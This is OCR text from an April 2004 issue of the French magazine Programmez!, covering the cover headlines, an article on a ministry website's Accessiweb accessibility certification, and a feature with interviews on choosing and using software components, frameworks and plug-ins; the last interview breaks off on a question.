LE MAGAZINE DU DÉVELOPPEMENT

Programmez !

Mensuel • Avril 2004 • N°63 • 5,95 €

BOOSTEZ vos développements avec les COMPOSANTS

Frameworks - Plug-ins
Add-ons - API

FAILLE DE SÉCURITÉ : CROSS SITE SCRIPTING

CONCEVOIR UN PLUG-IN POUR ECLIPSE

TECHNOLOGIE

COBOL EN 2004 : COMMENT RECYCLER À BON COMPTE UN PROGRAMMEUR

PRATIQUE

www.programmez.com

- WEB SERVICES EN C++
- MULTITHREAD JAVA
- .NET ET SYNCHRONISATION
- COPIX, FRAMEWORK POUR PHP
- LOMBOZ, DÉVELOPPEMENT J2EE AVEC ECLIPSE

Printed in France - Imprimé en France
BELGIQUE 6,45 € - SUISSE 12 FS
LUXEMBOURG 6,45 € - Canada 8,95 $ CAN
M 04319 - 63 - F: 5,95 E


www.outre-mer.gouv.fr

Le web “accessible”

Le Ministère de l'Outre-Mer a lancé la deuxième version de son site en janvier 2003. Une réflexion de fond sur l'accessibilité avait été engagée dès la conception, mais le Ministère souhaitait être pionnier dans l'accès de l'information aux personnes handicapées et s'est donc engagé dans une démarche de certification Accessiweb (Braillenet), accompagné par la SSII SQLI.

Les contraintes à respecter pour la certification sont de différents ordres :

- Des contraintes ergonomiques : L’accessibilité doit concerner toutes les formes de handicap (sensoriel, moteur ou cognitif). C’est pourquoi la disposition des contenus au sein de la page, puis la logique d’enchaînement des pages entre elles revêt une importance fondamentale, car elle va permettre aux dispositifs de synthèse (vocale ou braille) d’exploiter les informations. Un travail de conception éditoriale est également nécessaire (mise en valeur des titres, ...)
- Des contraintes graphiques : L’accessibilité s’adresse à toutes les formes de handicap visuel. Il est donc essentiel de valider les contrastes de couleur (daltonisme) et de s'assurer que le site est également compréhensible en noir et blanc.
- Des contraintes techniques : une grande partie des recommandations concerne le code HTML : balises à ne pas utiliser, ajout d'attribut, ...L'outil de gestion de contenu utilisé (Interligo Java) a été mis à niveau de façon à ce que les corps de page générés respectent les normes Accessiweb. L'intégralité de la forme est gérée par des feuilles de style.



Gestion de l'arborescence dans le Back-Office de gestion de contenu Interligo Java

Par ailleurs, l'outil propose aux producteurs de contenus un "nettoyeur de code", permettant de copier-coller dans l'éditeur intégré des contenus de différentes sources (Word, ...) dont la traduction HTML ne respecte pas forcément les recommandations.

Enfin, un travail de sensibilisation des contributeurs est nécessaire afin de garantir certains aspects non techniques qui ne peuvent pas être pris en compte de façon automatique (couleurs, gestion des titres, ...)

Des exemples de contraintes :

- Utilisation exclusive des "class" pour définir les styles (par exemple ‹b› devient ‹font class=bold›)
- Utilisation de l'attribut Summary pour les tableaux HTML
- Mise à disposition systématique d'équivalents textuels pour les graphiques et animations
- Libellés de liens inférieurs à 80 caractères (compatibilité avec les pages Braille)
- Utilisation de la balise ‹ACR› pour les acronymes

Le travail d'adaptation a été réalisé par des consultants SQLI certifiés par Braillenet, et a abouti après quelques itérations à l'obtention du label Accessiweb Bronze en Janvier 2004.

Cette démarche d'accessibilité peut être envisagée au début de la conception, ou une fois le projet réalisé. L'impact sur le projet est variable en fonction de la technologie et des choix de conception graphique et ergonomique retenus en amont.

■ Jérôme Holvoet-Vermaut & Manuel Ferly

Le rendu d'un site pour un malvoyant

Les non-voyants et malvoyants peuvent utiliser des navigateurs standard couplés à un dispositif de synthèse vocale ou de génération de braille. L'utilisateur se déplace dans l'écran en utilisant le clavier standard ou un clavier spécial. La perception des pages web étant fragmentaire, il est indispensable de prévoir l'organisation des pages de façon à ce que la compréhension du document soit la plus aisée possible.

Les technologies utilisées : place à l'Open Source


Le site a été réalisé avec la solution de gestion de contenu Interligo Java, développée par SQLI. Celui-ci met en œuvre un développement MVC et un stockage des articles en XML. Le rendu est assuré via des feuilles XSL. La structure du site et la gestion des droits utilisateur sont enregistrées dans une base de données MySQL. Le couple Apache/Tomcat est hébergé sur un serveur Linux.

Le label Accessiweb

Accessiweb est un label d'accessibilité des sites Internet, décerné exclusivement par l'association Braillenet. Celle-ci a pour mission de promouvoir en France les recommandations de la Web Accessibility Initiative du W3C et participe à plusieurs groupes de travail internationaux. Ce label garantit un haut niveau d'accessibilité des sites aux personnes handicapées selon 3 niveaux de critères : Bronze, Argent, Or. La certification obtenue pour le site du Ministère de l'Outre-mer comprend 55 recommandations à respecter.

Boostez vos développements avec les composants

François Tonic




Depuis vingt ans, les composants sont une réalité.

Les développeurs professionnels ou amateurs ont toujours cherché à booster les environnements de développement et les applications. Pour ce faire, il existe tout un tas d'astuces, de méthodes et d'extensions. Le composant de développement prend de multiples formes, mais plusieurs grandes familles se dessinent : les API, les frameworks, les plug-ins ou encore les add-ons. Les deux premiers deviennent des composants à part entière depuis plusieurs années : ils permettent d'ajouter, de compléter et/ou d'étendre les fonctions des IDE. Au-delà de la définition même du terme composant, il faut savoir ce que l'on souhaite faire avec. Pourquoi les utiliser ? Comment développer avec ? Quels sont les risques et inconvénients des composants ? Quel processus de déploiement ? Il y a des règles à respecter et des critères de choix. Car, comme pour les logiciels, dans les composants, il y a du bon et du mauvais, de l'Open Source et du commercial. Plus que jamais, le composant est entré dans la mentalité du développeur. Ne pas les utiliser, c'est se priver d'un avantage certain. Quand le composant est bien choisi et bien intégré au cycle de développement, il est parfaitement rentable : moins de temps de développement, moins de code, satisfaction fonctionnelle du codeur et par rapport à l'application créée.

Booster et simplifier le développement

L'IDE n'est pas une idée nouvelle dans l'informatique. Il existe depuis plus de vingt ans. HyperCard, à son époque, fut un précurseur dans l'univers des composants, puis vint Visual Basic avec lequel les composants explosèrent pour faciliter la vie des développeurs. Mais, finalement, est-il judicieux d'utiliser ce type d'extension ?



Depuis les premiers IDE, tous les éditeurs et autres projets Open Source, cherchent à booster le développement et à simplifier le travail du développeur, quel que soit le langage (basique ou objet). Plus que jamais, l'IDE cherche à améliorer la productivité et le confort du développeur. Les IDE " modernes " automatisent certaines tâches. De plus, la plupart des IDE (et parfois les SGBD) offrent une architecture ouverte pour laisser aux développeurs les moyens d'ajouter de nouvelles fonctions et possibilités.

Les fondamentaux...

Mais si l'on revient aux fondamentaux, quelle est la stratégie gagnante pour réellement tirer parti de l'offre très étendue en composants logiciels actuellement disponible ? La réponse est en fait assez simple et tient en une phrase : " Le composant que vous réutilisez se doit d'être parfaitement fiable, apporter un gain d'au moins 40 à 50 % en temps de développement, répondre précisément au besoin de l'application-cible et être livré avec son code source lisible et bien documenté ". Que faut-il comprendre ? Quatre points sont à noter :

- Fiabilité : utiliser au sein de votre application un bout de code issu de l'extérieur est toujours une gageure étant donné que vous ne maîtrisez pas sa conception et, encore moins, la façon dont il a été écrit ! Qui vous prouvera qu'il a été testé aux limites et qu'il ne va pas " craquer " au plus mauvais moment ? C'est le reproche que l'on a longtemps adressé aux milliers de composants issus du monde libre écrits en PHP, Perl, Javascript ou C. Pour cette raison, vous devez être très scrupuleux dans votre phase de tests unitaires et d'intégration, l'enjeu étant alors de recetter le composant avec la même rigueur que votre application dans son intégralité. Maintenant, il ne faut pas dramatiser et il n'y a pas que les vénérables VBX et autres OCX qui soient fiables !
- Gagner du temps : il est clair qu'il vous faut intégrer un composant tiers qui vous apporte vraiment un gain substantiel en temps de développement. Si vous ne percevez qu'un gain de 10 ou 20 % lors de votre conception logicielle, vous les reperdrez immédiatement en temps d'intégration. De ce fait, n'hésitez pas à être ambitieux et à intensifier vos recherches dans les multiples sites Web dédiés au développement (ex : Source Forge, Guru, etc.) pour trouver LE bon composant.

Open Source = développement express ?

Eric est chef de projet dans une importante SSII. Il travaille à la refonte d'un site web majeur dans l'industrie des media.


Programmez ! : quelle est la technologie que vous avez choisie et avez-vous utilisé des composants ou un framework particulier ?

Eric : les outils LAMP forment réellement le quatuor peu coûteux et très adaptatif qui truste la plupart des projets actuels. Il n'est pas faux de dire que ce n'était pas le cas il y a seulement 3 ans, mais la donne a changé depuis que ces outils ont acquis une maturité suffisante. C'est pour cette raison que nous avons construit un framework complet en PHP qui réduit nos temps de développement. Le site que nous mettrons en ligne dans quelques semaines nous aurait demandé 6 mois de travail avant l'utilisation de notre framework, debuggage non compris ! Maintenant, nous livrons ce type de site en 3 mois en étant quasi certains d'avoir une période de recette minime. En effet, le back-office du site Web est écrit à 60-70 % et nous permettons au client d'y rajouter des briques complémentaires spécifiques à son activité.

Programmez ! : Cette stratégie de framework modulaire et adaptable devient-elle une règle chez les SSII ?

Eric : Il est clair, surtout pour les projets au forfait, qu'il est de l'intérêt de la SSII (ou du développeur indépendant) de gagner le maximum de temps au démarrage du projet et de ne pas réinventer sans cesse la roue. On se concentre beaucoup plus sur les besoins spécifiques du client et non sur les 75 % de besoins communs à toutes les sociétés dans la gestion de contenu sur le Web. De ce fait, si le client souhaite plutôt du .Net ou du Java, nous sommes également en train de peaufiner des frameworks pour ces deux autres technologies.

- Répondre au besoin : utiliser un composant dans votre IDE qui apporte 50 fonctions au lieu des 2 ou 3 nécessaires n'est pas forcément un bon calcul même si vous pouvez vous dire qu'elles serviront peut-être plus tard… L'expérience nous amène à dire que plus un composant répond à un besoin précis, plus son code est ciblé et aura été travaillé dans ce but unique. L'exemple typique est le composant visuel qui, une fois chargé dans l'IDE, amène 6 fonctions de tableaux, 10 types de champs de saisie différents, des listes paramétrables à l'infini, etc. En fin de compte, seuls deux items sont réellement utilisés et vous pestez, car ils n'ont pas été totalement bien finis…



- Sus aux " boîtes noires " : et si le programmeur ou la société qui vous a vendu votre composant logiciel " couteau-suisse-à-tout-faire " disparaît ? Pour cette raison, vous devez privilégier au maximum, des composants, des frameworks ou des add-ons livrés avec leur code source, documenté et complet ! De ce fait, même s'il n'est pas toujours évident de comprendre les milliers de lignes d'un module spécialisé écrit en C#, vous ne serez pas pris au dépourvu et vous trouverez toujours un développeur pour le maintenir. Sans code source, c'est nettement plus difficile.

Si le composant répond aux critères énoncés, pourquoi s'en priver ? Il ne sert à rien de réinventer la roue à chaque fois. Le syndrome NIH est de moins en moins présent. L'entreprise, DSI ou SSII, le développeur se rendent compte qu'il vaut mieux se concentrer sur les besoins, prendre quelques semaines pour rechercher des modules logiciels existants plutôt que de développer des milliers de lignes de code supplémentaires, ou pour améliorer la qualité du projet, ou encore pour compléter les fonctions nécessaires. Le besoin est tel qu'un métier, encore méconnu, existe : ingénieur en composants logiciels. Son travail est de référencer dans l'entreprise les modules déjà programmés et réutilisables et de rechercher sur le marché ceux qui pourraient s'avérer utiles pour l'activité de l'entreprise. Un poste qui peut faire économiser des milliers de journées-hommes de développement… Toujours bon à prendre.

Les grandes familles

Dans l'univers des composants, il existe plusieurs catégories ne répondant pas forcément aux mêmes besoins. Quand on parle composant logiciel destiné à un IDE, on pense immédiatement aux plug-ins et autres add-ons. Certains SGBD fonctionnent de la même manière (ex. : 4D). Dans la rubrique composant, même si on s'éloigne un peu du sujet premier, on trouve les frameworks et les API.

Plug-in/add-on

D'une manière générale, le plug-in est une extension d'un logiciel contenant des données et des fonctions spécifiques. L'add-on est défini comme un patch servant à améliorer un système, un logiciel, en ajoutant une ou des fonctions supplémentaires.

API (Application Programming Interface) & SDK


Les API font partie du paysage du développeur. Ce sont soit des API système (= fonctions systèmes appelées à partir du code source), soit des API " technologiques ", liées à une technologie (ex. : Java3D). Dans l'API, on distingue souvent trois types : fonctions systèmes que l'on implémente, accélération du code, allègement du code source. Sur le dernier point, l'API peut alléger le nombre de lignes de code nécessaires.


Cependant, l'API ne constitue pas toujours la meilleure solution. Dans le cas d'API système (ex. : API Win32), il faut vérifier la compatibilité et la présence des API utilisées selon les versions de l'OS. L'usage des API est très pratique, cependant, cela nécessite une bonne maîtrise de la programmation et de disposer de la documentation technique adéquate. Quand on maîtrise l'usage des API, on peut alors gagner un précieux temps.

Au-delà de l'API pure et simple, il y a le SDK (ou la déclinaison DDK pour les pilotes). Le SDK est un kit contenant des outils, des exemples, la documentation et des API. Le développeur ne peut pas ne pas les prendre en considération. Cependant, comme pour les API, il faut faire attention à la comptabilité. De plus, les SDK ont tendance à évoluer dans le temps. Là, il faut vérifier la compatibilité avec le code existant. Difficile actuellement dans bien des projets de se passer d'API et des SDK. Avant de commencer à coder la moindre ligne, prospectez !

Framework

Tout comme l'API, le framework fait partie du quotidien du développeur, même si cela ne transparaît pas toujours. Basiquement, un framework est un ensemble d'outils et de composants logiciels aidant au développement d'applications pour un contexte donné. Aujourd'hui, on utilise des frameworks, sans même y penser forcément, tellement ils sont rentrés dans les mœurs des développeurs. Struts, .NET, Junit, LiDO, SweetDev... sont des frameworks. Certains sont livrés en standard avec les IDE, d'autres non ; dans ce cas, il faut les implémenter et éventuellement les déployer. Sans obligatoirement être une simplification du développement, le framework fournit un modèle dans un domaine précis, par exemple, Junit dans le test unitaire, LiDO dans la persistance de données en Java. Le frame-





OpenTool de Borland

Comme nous l'avons déjà dit, tous les IDE (tout du moins les plus utilisés) possèdent une architecture ouverte. C'est-à-dire qu'elle offre la possibilité d'ajouter des composants tierces et bien entendu de les créer soi-même. Créer un composant dédié à un IDE n'est pas forcément une tâche aisée. Car, cela nécessite une bonne maîtrise de l'IDE et de son architecture fonctionnelle. Eclipse et Netbeans sont devenus en quelque sorte les symboles de cette ouverture, comme ce fut le cas avec VB. Mais, n'oubliez pas Jbuilder de Borland. L'éditeur propose l'architecture OpenTool. L'architecture OpenTool ne se limite nullement à Jbuilder. Il est aussi présent dans C# Builder. OpenTool est aussi disponible dans Delphi et C++ Builder. S'il y a des ressemblances entre les différents IDE, chaque IDE propose des API OpenTool adaptés aux langages. Ainsi l'OpenTool pour C# Builder prend en compte le framework .NET.

work métier, ou de développement fournit un socle fonctionnel, évitant ainsi de tout coder soi-même. Le framework est donc une sorte de super composant.


Une offre pléthorique

L'offre composant est très large et variée, que ce soit du côté commercial ou Open Source. Il existe deux grandes familles de composants : les spécifiques et les " kit généralistes ". Les kits contiennent en général des dizaines, voire des centaines de composants de toutes sortes, abordant une large panoplie de fonctions. Les objets d'interfaces (notamment les grids), les composants de bureautique, la communication et le reporting, sont des domaines bien pourvus. La partie "données", bien que présente, n'est pas la plus fournie. On trouve aussi des composants très spécifiques, à l'instar d'un Jview d'Ilog. Les frameworks sont aussi très spécialisés. Le choix des composants ne peut se faire que si vous savez ce que vous voulez faire. Même si le composant peut précéder le besoin, ce n'est pas le but. Le composant doit avant tout combler un besoin. Pour les API et autres SDK, seule la documentation (et les exemples de code) pourra vous aider à comprendre et à implémenter. Sur la question, du composant généraliste ou spécifique, chaque type ne répond pas à la même problématique. Les composants généraux (souvent ceux que l'on trouve dans les " kits ") rajoutent des fonctions, ou remplacent des fonctions dans votre IDE. Là, la qualité peut varier d'un composant à un autre. Et les propriétés (= la personnalisation) ne seront pas forcément nombreuses et poussées. Le composant spécifique (ou spécialisé) sera, en principe, mieux fini et proposera des propriétés très fines.


Attention ! Quand vous implémentez un composant, pensez à la phase de déploiement de votre application. Quel est le modèle de licence ? Si dans l'Open Source, le problème n'existe pas ou peu, pour les solutions commerciales, il peut y avoir un système de licence par poste déployé et/ou de runtime pour faire fonctionner le composant. Soyez attentifs à ce problème.

Vraies économies ou fausse idée ?

Fait-on des économies en utilisant les composants ? Oui et non. Comme dit plus haut, le principe de base du composant est de gagner du temps. Toute la phase d'évaluation et de recherches est une perte de temps. Mais si, au final, vous trouvez les composants répondant aux besoins (les vôtres et ceux du projet), la perte de temps ne sera qu'un mauvais souvenir. Cependant, tout n'est pas rose. Un composant est " rentable " quand il est maîtrisé, de qualité et qu'il répond aux besoins. C'est pour cela que la phase d'évaluation est cruciale. Si le composant possède des faiblesses de robustesse ou de qualité, il faut le découvrir durant cette phase et non en cours de développement, car dans ce cas, l'éditeur ou le développeur du dit composant peut, au mieux, résoudre le problème ou le contourner, au pire, il n'y a pas de solution et vous devez soit retirer le composant (et donc redévelopper une partie du code), soit remplacer le composant, soit tenter de trouver une solution...



Le composant n'est pas forcément rentable dès le premier projet. Mais, bien utilisé et bien choisi, le composant sera profitable en terme de temps de développement, de taille du code ou encore de souplesse d'architecture pour les futures évolutions et à terme, sans aucun doute, vous serez plus rentable, financièrement parlant.



Quelques précautions d'usage

Des pièges sont toutefois à éviter. Dans le monde des composants, comme rapidement dit plus haut, il existe des composants de différents modèles. Il y a les commerciaux, les Open Source, les commerciaux livrés avec les sources. Il est certain qu'un composant livré avec son code source est un avantage en cas de bug ou d'arrêt du support, ou tout simplement pour adapter certaines propriétés. Le support du composant n'est pas à négliger. Si vous optez pour un composant Open Source, vérifiez le support et la réactivité (idem pour un éditeur). La qualité de la documentation constitue aussi un autre critère de choix.

Dans certains cas, le composant possède deux modèles de fonctionnements : une version gratuite pour un usage non commercial, une version payante dans le cas contraire. Il peut aussi exister différents niveaux de fonctionnalités selon la version. Ce problème n'existe pas en Open Source.

Où les trouver ?

Il existe différentes manières pour trouver les composants. Il y a bien entendu le moteur de recherche de type Google, mais c'est long et fastidieux. Certains éditeurs d'IDE mettent en ligne une liste de composants (à eux ou d'un tiers). Ou alors, vous pouvez passer par des distributeurs / éditeurs de logiciels : STR, Kapitec, Ideo, Sysdeo, Ilog, SOS Developers pour ne citer qu'eux...

■ **François Tonic**

Les plug-ins et Beans

Les utilisateurs, et il y en a, veulent aussi installer et utiliser des plug-ins. Le site officiel de l'IDE propose un catalogue assez complet des plug-ins disponibles pour cet IDE (http://www.netbeans.org/catalogue/index.html). Comme pour le site Eclipse, on dispose des catégories et des nouveautés. Là aussi, on aura des composants gratuits, open source ou commerciaux.

Vers des composants de plus en plus automatisés ?

L'éditeur Ilog s'illustre dans l'univers des composants orientés " entreprise ". Nous avons rencontré Christophe Decker, chef de produit Jrules.

Programmez ! : Ilog conçoit des composants depuis des années, quelle est aujourd'hui leur place et la stratégie dans ce domaine ?

Christophe Decker : Le marché des composants est en permanente mutation. Il y a une recherche de standardisation. Ilog propose des solutions mieux packagées sous forme d'applications, de composants et de services.

Ainsi dans les règles métiers, nous avons une offre hybride, des composants pour le moteur de règles que l'on intègre à son application, la fourniture d'une application. De plus, on dispose de toute une " gamme " de services autour : de la formation, de l'audit, de l'intégration... Ceci est une tendance et nos clients nous le demandent.

P! : Et d'une manière plus générale, quel serait la tendance du marché ?

CD : La tendance principale est la maturation. Le marché existe depuis une quinzaine d'années. Les composants existent pour les langages et les IDE, on y trouve aussi des standards. Chez Ilog, nous voyons la standardisation et toujours plus d'outils supportant les composants. Nos clients nous demandent aussi une granularité, en quelque sorte une approche boîte noire. Ce qui est critique, c'est de pouvoir livrer rapidement des applications. Les sociétés et développeurs veulent des composants plus simples d'utilisation et mieux packagés. Nous prenons en compte cela en proposant des wizards. Les utilisateurs des composants, et donc nos clients, souhaitent se focaliser sur leur métier.

P! : Vous avez évoqué les standards. Par rapport à quoi ? Aux langages ? Aux IDE ?

CD : Il y a différents aspects dans la standardisation des composants. On y trouve les aspects technologiques, de langage et d'architecture. Aujourd'hui, les principales plates-formes sont Java et .NET. En Java, on a du côté client les JavaBeans et du côté serveur il y a notamment les EJB. On voit aussi apparaître les JSF qui sont plutôt client – serveur.

P! : Cette standardisation n'est pas "normalisée" par un organisme de type OASIS ou W3C. Est-ce un problème ?

CD : Oui, c'est dommage qu'il n'existe pas de standard de composant cross platform. Cela complique notre travail. Aujourd'hui, le composant est en quelque sorte une surcouche aux IDE et langages.

P! : Il existe de plus en plus de composants Open Source, gratuits et au code ouvert. Verra-t-on une concurrence entre les composants ouverts et les commerciaux ?

CD : À terme, je pense que l'on aura une répartition entre les composants payants et gratuits. On aura sans doute de plus en plus de composants Open Source " payants ". Le composant en lui même sera gratuit avec autour des services payants. En ce qui nous concerne, nos clients ne nous demandent quasiment jamais le source des composants. Cependant, nous livrons une partie de ce code source.

P! : Avec une offre pléthorique et éclatée, comment choisir un composant ? Y a-t-il des critères à surveiller ?

